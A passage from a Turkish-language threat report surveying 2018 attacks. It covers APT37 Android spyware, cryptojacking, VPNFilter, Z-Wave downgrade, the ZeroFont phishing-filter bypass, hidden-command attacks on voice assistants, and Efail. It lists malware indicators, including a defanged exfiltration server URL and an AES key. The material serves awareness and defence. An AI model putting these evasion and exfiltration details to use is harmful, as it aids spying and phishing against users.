  (Varsayılan süre: 5 dakika, 48_d [TS] .amr olarak kayıt edilir)
- Ekran görüntüleri yakalama
  ([dosya ismi]_d [TS] .jpg olarak kayıt edilir)
- Telefonun dosya listesini alma
  ([dosya ismi]_d [TS] .txt olarak kayıt edilir)
- Belirli dosyaları bulma
  (Log, not, doküman vb.)
- Komutların listesini indirme,
- Cihaz bilgisi alma –
  (64 bit, Android ID, Telefon numarası, Sistem Özellikleri vb (208_d [TS] .json olarak kayıt edilir)

Ayrıca, bu gelişmiş varyant dışa aktarım (exfiltrating) yeteneğine sahiptir;

- Gelen ve giden arama ses kayıtları
  (_p [Ph] _in_ [D] .amr veya _p [Ph] _out_ [D] .amr olarak kaydedilir.)
- Arama kayıtları
  (16_d [TS] .json olarak kaydedilir)
- SMS geçmişi
  (32_d [TS] .json olarak kaydedilir)
- İletişim listeleri
  (144_d [TS] .json olarak kaydedilir)
- Telefonda kayıtlı hesaplar hakkında bilgi
  (160_d [TS] .json olarak kaydedilir)

Uygulama topladığı tüm bilgileri önce telefondaki "/sdcard/_pu" dizinine yazar ve sonra "hxxp://hakproperty.com/new/plat/pu[.]php?Do=upload" dizinine gönderir.

İletimden önce, dosyalar "08D03B0B6BE7FBCD" anahtarı ve AES kullanılarak şifrelenir. Oluşturulan tüm dosyalar, yükleme sunucusuna gönderildikten sonra silinir.

Bu noktaya kadar elde edilen analiz sonuçları doğrultusunda, APT37 (Reaper) isimli grubun ağırlıklı olarak kamu kurumları, savunma, havacılık, elektronik, imalat ve medya sektörlerine yönelik "Siber Casusluk" faaliyetleri düzenledikleri anlaşılmaktadır.

18 Mart 2018 tarihinde "*Hidden Cobra Targets Turkish Financial Sector with New Bankshot Implant*" başlığıyla raporlanan ve ülkemiz siber güvenlik gündemine giren "Hidden Cobra" isimli grubun da "Kuzey Kore Orijinli" bir siber casusluk grubu olduğu bilinmektedir. "APT37" ve "Hidden Cobra" isimli grupların ilişkili oldukları kanıtlanmamış olsa da ülkemize yönelik saldırı yaptıkları ve kullandıkları zararlı yazılımların kaynağı ve etki matrisi göz önünde bulundurulduğunda önleyici tedbirlerin alınması gerektiği değerlendirilmektedir[8][9].

4. KRİPTO PARA MADENCİLİĞİ VE "CRYPTOJACKİNG" TEHDİT OLUŞUMU

Kripto para birimleri (cryptocurrencies) 2009'da ortaya çıkan merkezi olmayan (decentralised) bir yapıya sahip dijital para/ödeme sistemlerine verilen genel bir addır. İlk gündeme geldiğinde bir ponzi şeması olarak düşünülen bu sistem zaman içinde olgunlaşmış, finansal değer kazanmaya ve küresel çapta kabul görmeye başlamıştır. Kripto para konseptinin birçok farklı değer ve yapıda varyantı vardır. Bunların sayısı gün geçtikçe artmaktadır. En çok bilinenler; Bitcoin (BTC), Ethereum (ETH), Monero (XMR) ve Ripple'dır (XRP).

Kripto para birimlerinin temelindeki teknoloji "blok zinciri" (blockchain) olarak adlandırılmaktadır. Bu zincirin yapısı, içeriğinin üretilmesi/madencilik yapılması (mining), alım/satım aracı olarak kullanılması (exchange) ve bir geleceğinin olup olmadığı halen tartışılan konular arasındadır.

Temelinde herhangi bir kanuna aykırı olmayan madencilik faaliyetlerinin (cryptomining), kullanıcıları bilgilendirmeden hizmet/servis adı altında kamufle edilip yük paylaşımının bir website veya madencilik zararlısı (miner) aracılığı ile gerçekleştirilmesi yöntemlerine cryptojacking saldırıları denilmektedir. Bir başka deyişle, cryptojacking kavramı madencilik yükünü farklı bireylere yükleyerek haksız kazanç elde etme çabasını ifade eder. Madencilik faaliyetlerini gerçekleştirmek için ihtiyaç duyulan yapının tarayıcı aracılığı ile paylaşılabilmesi birçok site sahibi/yöneticisini sorumlusu oldukları sitelerin kaynak kodlarına yönlendirici kodlar ekleyerek madencilik için ihtiyaç duyulan işgücü gereksinimini site ziyaretçilerinden sağlamaya yöneltmiştir. Benzer durum siber saldırılar sonucu yönetimi üçüncü taraflara geçen sitelerde de görülmektedir.

Cryptojacking saldırılarının temel amacı; madencilik için ihtiyaç duyulan donanım ve enerji gibi unsurlara sahip olmadan madencilikten gelir elde etmektir. Cryptojacking saldırıları, ziyaret esnasında siteye erişim sağlayan cihazların işlemci ve ekran kartı kapasitesinin site içeriğini görüntülemenin yanı sıra madencilik faaliyetleri için kullanılmasıyla gerçekleştirilmektedir. Şekil 6, cryptojacking kavramının çalışma mantığını göstermektedir. Cryptojacking ile bilinen diğer siber saldırı yöntemleri kıyaslandığında, cryptojacking yöntemlerinin hem daha kolay uygulanabilir hem de finansal kazancın daha kolay elde edilebilir olduğu gözlemlenmiştir.

Şekil 6: Cryptojacking saldırı yapısı

Şekilde görüldüğü üzere kaynak koduna madencilik kütüphanesi yüklenmiş bir site ziyaret edilmek istendiğinde; kullanıcıdan giden isteğe, içinde madencilik yapmayı sağlayan kodların olduğu cevap paketleri gelmekte ve bu sayede kullanıcı farkında olmadan madencilik yapmaktadır. Bu noktada, tarayıcı üzerinde gerçekleştirilen madencilik işlemleri nedeniyle kullanılan bilgisayarın işlem kapasitesinin aşırı kullanılmasına bağlı olarak cihazda performans ve donanım sorunlarının ortaya çıkabileceği değerlendirilmektedir.

Cryptojacking altyapı hizmeti sunan belli başlı platformlar (framework) mevcuttur, bunlardan en çok bilinenler; CoinHive, JSECoin ve Crypto-Loot'tur. Burada bahsedilen platformların ağırlıklı çoğunluğu CoinHive sitesinin klonu olarak oluşturulmuş olduğu ve kazanç oranının tatmin edici seviyelerde olması nedeniyle platform varyantlarının rağbet gördüğü gözlenmiştir. Çevrimiçi platformların yanı sıra zararlı yazılımlar aracılığıyla da benzer saldırılar gerçekleştirilmektedir; son zamanlarda adından sıklıkla söz ettiren "Digmine" ve "FacexWorm" isimli zararlı yazılımlarının da cryptojacking saldırılarında kullanıldığı bilinmektedir. Cryptojacking platformlarının çoğunlukla XMR madenciliği üzerinde yoğunlaştığı ve madencilik işlemini sitelere eklenilen Javascript kodları ve Cryptonight isimli kavram kanıtlama algoritması aracılığıyla tamamladığı gözlemlenmiştir; bu bağlamda Javascript kullanan/kullanabilen tarayıcıların madencilik işlemleri için daha çok tercih edildiği görülmektedir.

Cryptojacking henüz yeni bir oluşum olmasına rağmen (tespit tarihi: Ekim 2017) birçok varyanta ve belli bir kullanıcı kitlesine sahip olduğu görülmektedir. Elde edilen popülasyon ve gelir kaynaklarının sürekliliğini sağlamak adına aynı konseptin mobil cihazlara entegre edilmeye başlandığı belirtilmektedir.

Cryptojacking saldırılarından korunma yöntemleri bağlamında birçok ürün geliştiricisi madencilik faaliyetlerine karşı gömülü çözümler üretmek için çalışmalara başladığını açıkladı. Söz konusu çözümlerin hem uygulama çözümü şeklinde kurulum gerektiren hem de tarayıcı üzerinden eklenti yoluyla koruma sağlayan varyasyonları mevcut. Koruma çözümlerinin hem ücretli hem de ücretsiz birçok ürün varyantının olduğu görülmektedir. Bunların bir kısmı belirli madencilik türlerine yönelik engelleme yapabilirken bir kısmı da site içindeki Javascript fonksiyonlarının çalışmasını engellemektedir. Bu durum bazen ziyaret edilen sitedeki birçok fonksiyonun çalışmasına engel olduğundan, kullanıcıların kendi kullanım ihtiyaçlarını gözeterek en uygun çözümü belirlemeleri gerekmektedir. Bunlara ek olarak, tüm kullanıcıların ziyaret edecekleri sitelerin güvenilirliğine dikkat etmeleri ve farkındalık seviyelerini artırmaları önerilmektedir.

SİBER SALDIRILAR

5. SİBER SALDIRILAR VE ULUSLARARASI TEMASLAR

2017 yılının ikinci yarısında ortaya çıkan WannaCry ve NoPetya/Petya isimli zararlı yazılımlar dünya basınında geniş yankı uyandırdı. WannaCry isimli fidye yazılımı (ransomware) finans, sağlık, otomotiv, lojistik ve endüstriyel alanlara yoğunlaşarak birçok kurum ve kuruluşa zarar verdi. Petya isimli fidye yazılımı, WannaCry'a göre farklı bir strateji izleyerek ağırlıklı olarak ticari kurumlara yönelerek daha dar alanda etki göstermesine rağmen benzer oranda zarara sebep oldu. Her iki fidye yazılımı da birçok ülkede kritik ve popüler kurumlara zarar vererek iş süreçlerinin aksamasına ve maddi kayıplara neden olurken, talep edilen fidye ücretlerinin bazı hedefler tarafından kabul edilmesi, zararlı varyant ve yöntemlerin daha da geliştirilmesine neden oldu.

Dünya çapında etkili olabilen bu tür zararlı kampanyalarının, kısıtlı bir güce sahip saldırgan gruplar tarafından herhangi bir destek olmadan hazırlanamayacağı düşünülmektedir. Bu süreçte bazı kaynaklar WannaCry'ın arkasında olduğu bilinen Lazarus grubunun Kuzey Kore ile ilişkisi olabileceğine değindi. Kasım 2017'de İngiliz hükümeti ve Microsoft'un Kuzey Kore'yi fidyeci yazılım dalgasını desteklemekle suçlamasıyla bu görüş zemin kazandı. Aralık 2017'de Amerika tarafından yapılan resmî bir açıklama bu iddianın güçlenmesini sağladı. Açıklamaya göre, Amerikan hükümeti ile bazı siber güvenlik firmalarının birlikte yürüttüğü çalışmalar sonucunda elde edilen çıkarımlar fidyeci yazılım dalgasında kullanılan araç, teknik ve yöntemlerin Kuzey Kore'nin geçmiş dönemdeki siber operasyonlarıyla benzeştiği yönündeydi. Amerika'nın yapmış olduğu bu açıklama daha sonra İngiltere, Avustralya, Yeni Zelanda ve Japonya tarafından doğrulandı.

Uluslararası arenada oluşan analiz ve karar mekanizması, NoPetya/Petya isimli fidyeci yazılım karşısında da benzer bir tavır aldı. NoPetya/Petya zararlı imzasının Aralık 2016'da Ukrayna enerji santrallerine yapılan

saldırılarda tespit edilen imzalarla benzerlik göstermesi üzerine Ukrayna güvenlik birimleri saldırının Rusya'ya ait olduğunu öne sürdü. Şubat 2018'de ise İngiltere, Danimarka, Amerika, Avustralya ve Yeni Zelanda öne sürülen suçlamayı tekrar gündeme getirerek zararlı yazılımlar ve saldırılardan sorumlu oldukları gerekçesiyle Rusya hükümeti ile askeri birimlerini suçladı. Bu süreçte Estonya, İngiltere tarafından yapılan suçlamaları doğrulayarak Rusya'dan uluslararası siber güvenlik kanunları çerçevesinde hareket etmesini istedi.

Rusya ile Kuzey Kore'nin suçlanmasıyla sonuçlanan benzer gelişmelerin 2017 yılı içinde de devam etmesiyle siber saldırıların ülkelerle bağdaştırılmasının günümüz koşullarında alışıldık bir duruma geldiği görülmektedir. Bu çerçevede müttefik ve rekabetçi pozisyonlarda olan ülkelerin birbirlerine nota niteliğinde uyarı/hatırlatma mesajları vermesi, siber saldırıların küresel çapta ulusları ilgilendiren bir kavram olmaya başladığını göstermektedir. Ayrıca, ülke destekli/bağımlı saldırganların ağırlıklı olarak elektrik altyapısı, bankacılık ve iletişim sektörü gibi hem toplumun yaşam kalitesini etkileyecek hem de ekonomiye zarar verecek kilit noktaları hedeflemesi, uluslararası siber güvenlik ve ulus bağımlı saldırı aktörler konularında önlemler alınmasını gündeme getirmektedir. Sonuç olarak; siber saldırı faaliyetlerin milletlerarası ilişkilerde hem askeri hem de politik bağlamlarda daha sık gündeme geleceği tahmin edilmektedir.

6. SESLİ ASİSTANLARDA GİZLİ KOMUT KULLANIMI TEHDİDİ

Hayatımızı kolaylaştıran ve bize zaman kazandıran özellikleri nedeniyle sesli asistanlar hem telefonlarda hem de evlerde kullanılan donanımlar olarak günlük hayatımızda her geçen gün daha fazla yer tutuyor. Sesli asistanların günlük hayatımızda daha fazla kullanım alanı bulmasının nedeni olarak yapay zekâ ile ses-metin çevirme algoritmaları alanında kaydedilen ilerlemeler gösterilmektedir.

Sesli komutla metin okutmak, müzik dinlemek, alarm kurmak, trafik durum bilgisi almak, hatta para transferleri vb. bankacılık işlemleri yapmak sesli asistanlarda sıklıkla kullanılan özellikler arasında göze çarpıyor. Akıllı ev aletleri veya cep telefonlarında kullanılan sesli asistanlardan en bilinenlerine örnek olarak Siri (Apple), Google Now, S Voice (Samsung), Cortana (Microsoft), Alexa (Amazon) vb. HiVoice (Huawei) verilebilir.

Kullanım alanı ve sayısı her geçen gün artan ve günlük hayatımızı kolaylaştıran yeni bir özellik olan sesli asistanlar, saldırganlar için de yeni bir saldırı yüzeyi oluşturmaktadır. Sesli asistanlarda istismar edilebilecek zafiyetlere ilişkin yapılan araştırma ve çalışmalar genel olarak üç farklı zafiyet kategorisini ortaya koymaktadır.


- Seslerin içinde komut gizlemek (Obfuscation)
- İnsan duyma eşiği üzerindeki frekansları kullanmak (Dolphin Attack)
- Seslerin kodlayarak komut göndermek.

Bu alanda yapılan ilk çalışmalar, mikrofonların insanların duyma eşiği dışındaki sesleri filtrelediği varsayımına dayanarak, müzik ve benzeri seslerin içine sesli asistanları yönlendirilebilecek sesli komutların gömülebildiğini göstermeyi amaçlamıştır. Bu tür saldırıların farklı veri gizleme (obfuscation) yöntemleriyle pratik olarak yapılabilirliği sergilenmiştir. Ancak bu yöntemde, sesli komutların üzerine eklendiği seslerde meydana gelen değişiklik çoğunlukla insanlar tarafından fark edilebilir seviyede olmaktadır.

2017'de yapılan daha dikkat çekici bir çalışmada[10], mikrofonların insan duyma eşiği (20Hz – 20kHz) dışındaki sesleri filtrelemesine rağmen, mikrofonlardaki elektronik bileşenlerin doğrusal olmayan (nonlinearity) özelliklerini kullanarak yüksek frekanslı seslerle 16 farklı sesli asistan modeline gizli komut göndermenin mümkün olduğu gösterilmiştir. Bu yöntemle gerçekleştirilebilecek saldırı örnekleri şunlardır:

- Zararlı bir web sitesine yönlendirme ve zararlı kod indirerek çalıştırma.
- Gizli olarak sesli/görüntülü arama yaparak casusluk.
- İstenmeyen e-posta gönderme, takvime olay ekleme vb.
- Hizmet dışı bırakma saldırısı (telefonun uçak moduna geçirilmesi vb.)
- Saldırı komutları çalıştırılırken fark edilmeyi önlemek için ekran ışığının kısılması ve cihaz sesinin kısılması.

Bu alanda yapılan bir diğer çalışmada[11] ise; mevcut seslere insanlar tarafından fark edilemeyecek minimal değişikliklerin (kodlamaların) eklenmesiyle sesli asistanlara saldırganlar tarafından istenen bir komutun gönderilebileceği gösterilmiştir. Bu yöntemde, mevcut ses verisi üzerinde yapılan kodlama sonrasında ses yüzde 99,9 oranında korunmakta ve dolayısıyla mevcut ses



Şekil 7: Ses analiz illüstrasyonu

üzerinde yapılan değişiklikler insanlar tarafından fark edilememektedir. Şekil 7'de gösterildiği üzere, bu yöntemle var olan müzik vb. bir ses saldırganlar tarafından istenen bir komutun algılanmasını sağlayacak şekilde yüzde 100 başarıyla değiştirilebilmektedir.

Sesli asistanlar, güvenlikle ilgili sonuçlarını tam olarak incelemeden yeni özellikler sunma alışkanlığının[12] yeni bir örneğini oluşmaktadır. Henüz yeterli seviyede teknolojik önlem alınmış olmadığı için, sesli asistanları kullanırken bu cihazların televizyon reklamları veya radyodan dinlediğimiz bir müzikle gizlice yönlendirilmesinin pek de gerçek dışı olmadığını dikkate almak faydalı olacaktır.

7. Z-WAVE ZAFİYETİ VE 100 MİLYON IOT CİHAZI ÜZERİNDEKİ TEHLİKE


Z-Wave, bağlantı katmanında bulunan, düşük enerjili radyo dalgalarını kullanma prensibiyle çalışan, akıllı ev sistemlerinde, akıllı anahtarlarda, güvenlik sistemleri vb. sistemlerde kullanılan ve farklı üreticilerin oluşturduğu ev kontrol sistemlerinin birlikte çalışmasını sağlayan bir protokoldür. Z-Wave haberleşmesi, kısa gecikmelerle küçük veri paketlerinin gönderilmesi üzerine tasarlanmıştır. Yaklaşık 30 metre etki alanı olan Z-Wave'in diğer bağlantı katmanındaki protokollerle karşılaştırıldığında, daha fazla menzil alanı sunduğu, buna karşılık veri aktarım hızı konusunda diğer protokollere nazaran daha yavaş kaldığı gözlemlenmiştir. Z-Wave, gönderilen komutun alıcı tarafından onaylanmasını kontrol edip cevap alamama durumunda hata raporu oluşturduğu için, daha güvenilir bir kablosuz ağ bağlantı tekniği olarak kabul edilmektedir.

Cihazların ve sensörlerin birbirleriyle etkileşiminde; ZigBee'deki tekniğin aksine kullanılan koordinatörün cihaza bağlanma zorunluluğu yoktur. Merkezdeki koordinatör doğrudan radyo bağıyla etki alanındaki diğer tüm cihazlara bağlanma yetkisine sahiptir. Yönlendirici olmadığı zaman, etki alanı dışındaki cihazlara etki edemeyen koordinatör, Z-Wave ağ mekanizması sayesinde bu sorunun üstesinden gelir. Z-Wave cihazları, koordinatörün kontrolü altında olmayan komşu cihazlarla etkileşime geçebilir. Bu sayede etkileşime geçtiği cihazla koordinatör arasında yönlendirici görevini üstlenir. Bu sayede daha fazla cihaz ağa katılmış olur, bu da daha sağlam ve daha esnek bir iletişim ağını ortaya çıkarır.

Bu protokolde, bir cihazın merkezdeki bir cihazla iletişime geçmesi için ağ anahtarı paylaşılmalıdır. Mesela yeni bir cihaz Z-Wave ağına katıldığında, bu ağ anahtarı cihazla paylaşılır. Alıcı ile verici arasında özel bit serileri cihazların Home ID ve Node ID'sini içeren bir paket halinde karşılıklı gönderilir. Bu şifrelenmemiş ilk paket, saldırganlar için hedef haline gelir. Paketin içerdiği zaman, kaynak ve varış bilgilerini saldırgan kolayca tespit edebilir. Bu bilgileri kullanarak, merkezdeki cihaz taklit edilir ve diğer cihazlara sahte paketler gönderilir. Böylece saldırgan, her paketten bilgi elde eder ve tüm cihazların ağ haritasını çıkartabilir.

2016 yılında Joseph Hall ve Ben Ramsey, bir konferansta 200 satırlık python kodundan oluşan Ez-Wave aracıyla lambaları rahatlıkla patlatarak Z-Wave haberleşmesinin nasıl istismar edilebildiğini göstermişlerdir. Ancak araştırmacılar gelişmiş bir şifreleme düzenine sahip olduktan sonra bile, binlerce satıcının 100 milyondan fazla Nesnelerin İnterneti (IoT) cihazının, saldırganların yetkisiz erişim sağlamasına izin verebilecek bir downgrade saldırısına karşı savunmasız olduğunu ortaya çıkardılar[13].

Z-Wave için en son güvenlik standardı olan S2 güvenlik çerçevesi, denetleyici ve istemci aygıt arasında benzersiz ağ anahtarlarını paylaşmak için, gelişmiş anahtar değişim mekanizması olan Elliptic-Curve Diffie-Hellman (ECDH) anonim anahtar anlaşması protokolünü kullanır. Ancak en son S2 güvenlik standardını zorunlu hale getirilmesinden sonra bile milyonlarca akıllı cihaz uyumluluk için hâlâ S0 çerçevesi adı verilen eski bir eşleştirme sürecini desteklemektedir. İngiltere merkezli Pen Test Partners platformu güvenlik araştırmacıları, Z-Wave'i analiz ettikten sonra kilit paylaşım mekanizmalarının her iki sürümünü destekleyen cihazların S2'den S0'a eşleşme sürecini düşürmeye zorlanabileceğini keşfettiler. Şekil 8 eşleşme detaylarını aktarmaktadır[14].



Şekil 8: S0-S2 eşleşme süreci[14]

Araştırmacılar, S0 ve S2'yi kullanıp anahtar değişimi işlemini karşılaştırarak güvenlik açığını keşfetmişlerdir. Burada güvenlik sınıfını içeren düğüm bilgisi komutunun tamamen şifrelenmemiş ve kimliği doğrulanmamış olarak aktarıldığı ve saldırganların güvenliği ayarlamadan taklit edilen düğüm komutunu yakalamasına veya yayınlamasına izin verdiği fark edilmiştir.

8. 500.000'DEN FAZLA YÖNLENDİRİCİ HACKLENDİ

Mayıs 2018 sonlarında birçok ülkede yarım milyondan fazla yönlendirici (router) ve depolama aygıtı, Rusya kökenli devlet destekli bir grup tarafından tasarlanan oldukça gelişmiş bir IoT botnet zararlı yazılımdan etkilendi. Bu süreçte; istihbarat toplamak, internet iletişimini engellemek veya müdahale etmek ve yıkıcı siber saldırı operasyonlarını yürütmek gibi çok yönlü yeteneklere sahip, "VPNFilter" olarak adlandırılan gelişmiş bir IoT botnet zararlı yazılımı keşfedildi.

Zararlı yazılımın en az 54 ülkede 500.000'den fazla cihazı etkilediği, bunların çoğunun Linksys, MikroTik, NETGEAR ve TP-Link'in küçük ev ofis yönlendiricileri ve internet bağlantılı depolama cihazları olduğu tespit edildi. Ayrıca bazı ağa bağlı depolama cihazlarının (NAS- Network Attached Storage) da hedeflendiği gözlemlendi[15].

VPNFilter'ın, web sitesi kimlik bilgilerini çalabilecek yetenekte olduğu, aynı zamanda elektrik şebekelerinde ve fabrikalarda kullanılan endüstriyel kontrolleri veya SCADA sistemlerini izleyebilen çok aşamalı, modüler bir zararlı yazılım olduğu belirtildi. Zararlı yazılımın Tor üzerinden iletişim kurduğunu ve kasıtlı olarak kendini imha edebilmesini sağlayan bir "kill switch" içerdiği tespit edildi.

VPNFilter'ın IoT cihazlarını hedef alan diğer birçok zararlı yazılımdan farklı olarak öncelikle hedef cihazı yeniden başlattığı, daha sonra virüs bulaşmış cihaz üzerinde bir tutunma noktası bulduğu ve ikinci aşama zararlı yazılımın dağıtımını sağladığı bilinmektedir. VPNFilter'ın dosyalarını bulaştığı cihazdan gizlemek için **/var/run/vpnfilterw** klasörünün içine saklamakta ve ismini de bu klasörden almaktadır. Zararlı yazılımın herhangi bir zero-day zafiyetinden çok iyi bilinen genel güvenlik açıklıklarından yararlandığı ve varsayılan kimlik bilgilerini kullanan cihazları hedeflediği bilinmektedir.

BlackEnergy olarak adlandırılan ve ABD hükümeti tarafından Rusya ile bağlantılı olduğu iddia edilen zararlı yazılımın kodları ile VPNFilter kodlarının benzerlik göstermesi sebebiyle, bu zararlı yazılımın arkasında da Rusya'nın olduğu düşünülmektedir.

Cihazlarına zararlı yazılım bulaşmış olan kullanıcıların, yönlendiricilerini fabrika ayarlarına döndürmeleri ve cihazlarını mümkün olduğunca hızlı bir şekilde güncellemeleri önerilmektedir. Aynı zamanda, kullanıcıların IoT cihazların güvenliği konusunda daha dikkatli olmaları ve cihaz için varsayılan kimlik doğrulama bilgilerini değiştirmeleri alınması gereken diğer önlemlerdir. Yönlendiricilerin her zaman bir güvenlik duvarının arkasına konumlandırılması ve zorunlu ihtiyaçlar haricinde uzaktan yönetime kapalı olması güvenlik seviyesinin artırılmasına katkı sağlayacaktır.

9. MİCROSOFT OFFİCE 365 GÜVENLİK ÖNLEMLERİNİ ATLATAN TEKNİK: "ZEROFONT"

Son zamanlarda, siber saldırganların Microsoft'un güvenlik önlemlerini atlatarak, Office 365 e-posta hesaplarına spam ve oltalama e-postaları göndermelerine izin veren bir teknik kullandıkları gözlemlenmiştir. ZeroFont olarak adlandırılan bu teknik spam filtrelerini atlamak için kullanılan çok eski bir yöntemdir. Bu saldırıyı ilginç kılan nokta, Microsoft'un bu işlevi doğal dil işlemesini kandırmak için kullanılıyor olmasıdır.

Oltalama e-postaları, hedeflerini bir bağlantıya tıklamak, kimlik bilgilerini girmek veya başka güvenli olmayan davranışlar gerçekleştirmek için ikna etmek amacıyla sosyal mühendislik ve hileli bir metin kullanmaktadır. Bu tür saldırıları engellemek için Microsoft, e-posta içeriğinin sahte kimlik veya sahtekârlık belirtileri taramak için doğal dil işlemeyi kullanır. Örneğin, e-postanın alt kısmında "© 2018 Microsoft Corporation. Tüm hakları saklıdır" metni varsa, ancak e-posta microsoft.com adresinden gelmiyorsa, sahte olarak işaretlenmektedir.

Şekil 9: ZeroFont yöntemi[16]


Microsoft'un güvenlik önlemleri ve algoritmaları, e-posta algılama konusunda daha iyi hale geldikçe, saldırganlar son kullanıcıyı aldatmadan önce bu güvenlik önlemlerini atlatmanın yollarını bulmaktadırlar. ZeroFont yöntemi, Microsoft güvenlik mekanizmasına son kullanıcı tarafından görüldüğünden farklı metinler göstermenin bir yoludur. Bu teknik sayesinde Microsoft güvenlik önlemleri ile son kullanıcı farklı metinler görmektedir. Şekil 9, ZeroFont yönteminin detaylarını göstermektedir.

ZeroFont olarak adlandırılan teknik, yeni bir teknik olmayıp uzun yıllardır bilinmektedir ve normal metin içinde sıfır genişlikli yazı karakterleri yerleştirilmesine dayanmaktadır. Alıcı e-postayı okuduğunda, "FONT-SIZE: 0px" olan tüm metinler kaybolmakta ve saldırganın son kullanıcı tarafında görmesini istediği metin kalmaktadır. Fakat Microsoft tarafından uygulanan doğal dil işleme algoritması font büyüklüğü sıfır olan bu karakterleri okumakta ve tüm karakterleri birlikte işleyerek rasgele oluşturulmuş bir karakter dizilimi olarak görmektedir. Microsoft, oltalama e-postada yer alan yazıdaki "Microsoft" kelimesini göremediği için sahte bir e-posta olarak tanımlayamamaktadır. Temel olarak, ZeroFont saldırısı bir e-postada yer alan metni, oltalama saldırı filtrelerine takılmadan son kullanıcıya göstermeyi mümkün kılar. ZeroFont saldırısı,

siber saldırganlar tarafından oltalama filtrelerini atlatmakta kullanılan tekniklerden yalnızca biridir. Bu tarzdaki oltalama e-postalarına karşı alınabilecek en iyi önlem son kullanıcıların oltalama e-postalar hakkında farkındalık oluşturması ve bilgilenmesidir.

10. GOOGLE PLAY ÜZERİNDE "POPÜLER UYGULAMA" ALDATMA TEKNİĞİ

Google Play'de yer alan aldatıcı uygulamaların, kullanıcılara daha güvenilir görünmenin başka bir yolunu buldukları gözlemlenmiştir. Kullandıkları yol; uygulama simgesinin ve adının yanı sıra, uygulamalara göz atarken kullanıcıların uygulamada gördükleri uygulama adının hemen altında görünen geliştirici adının istismar edilmesine dayanmaktadır. Bilinmeyen uygulama geliştirici adlarının, uygulamaların popülaritesine etkisi olmaması nedeniyle, kullanıcıları kandırmak için manipüle edildiği tespit edilmiştir. Örneğin, Google Play üzerinde geliştirici ismi olarak "Installs 1.000.000.000 – 5.000.000.000" (1.000.000 – 5.000.000 yüklenme) lanse eden bir geliştirici, kullanıcıların algısını manipüle ederek kendisi tarafından Google Play'e yüklenen uygulamaların indirilmesini sağlamaktadır.



Şekil 10: Google Play aracılığıyla sunulan sahte uygulamalar[17]


Yayınlanan uygulamaların bir kısmı incelendiğinde, herhangi bir fonksiyonu olmadığı yalnızca reklam yayınlamak üzere oluşturulduğu gözlemlenmiştir. Bu aldatma tekniğini kullanan birçok farklı geliştirici de tespit edilmiştir. Yüklenme sayısının geliştirici isminde kullanılmasının yanı sıra "Verified Applications" (Doğrulanmış Uygulamalar), "Trusted Developers App" (Güvenilir Geliştiriciler Uygulaması) adları altında birçok farklı uygulamanın da Google Play'e yüklendiği gözlemlenmiştir. Bunların yanı sıra çeşitli sosyal medya sitelerinde tanınmış kişiliklerin ve markaların hesapları için "doğrulanmış" rozetler olarak kullanılanlara benzer bir onay işareti sembolü içeren isim ve ikonlar yerleştiren geliştiricilere rastlanılmıştır. Google Play, geliştirici hesabı doğrulama hizmeti sunmadığından, böyle bir etiketi kullanan herhangi bir uygulama mutlaka şüpheli kabul edilmelidir.

Söz konusu hile, kullanıcıları özellikle de popülerliği temel alan uygulamalar seçen kullanıcıları yanlış yönlendiren basit ancak etkili bir yöntemdir. İncelenen uygulamaların hiçbiri tamamen kötü değilken, bu tekniklerin gelecekte zararlı yazılım yazarları tarafından kolayca kötüye kullanılabileceği düşünülmektedir. Bu tarzdaki manipülasyonları temel alabilecek saldırılardan kaçınmak için, kullanıcılar tarafından Google Play üzerinde yer alan bilgilerden hangilerine odaklanılması gerektiğinin bilinmesi yeterli olacaktır.

11. S/MIME VE PGP ÜZERİNDE GÜVENLİK AÇIĞI -EFAİL-

E-postalarda kullanılan en yaygın iki güvenlik protokolü olan S/MIME (Secure/Multi-Purpose Internet Mail Exchange) ile PGP'nin (Pretty Good Privacy) zayıflıkları her ne kadar daha önce eleştirilmiş olsa da bu protokollerle ilgili pratik saldırılar konusunda paylaşım ve yayın çok azdır. Ancak, Münster Uygulamalı Bilimler Üniversitesi, Leuven Katolik Üniversitesi ve Horst Görtz Bilgi Güvenliği Entitüsünden araştırmacılar yayınladıkları bir makaleyle[18] her iki e-posta güvenlik protokolü için pratik saldırılar yapılabileceğini gösterdiler. Bu yeni saldırı yöntemi araştırmacılar tarafından Efail (Exfiltration with Malleability Gadgets) olarak isimlendirilmiştir.

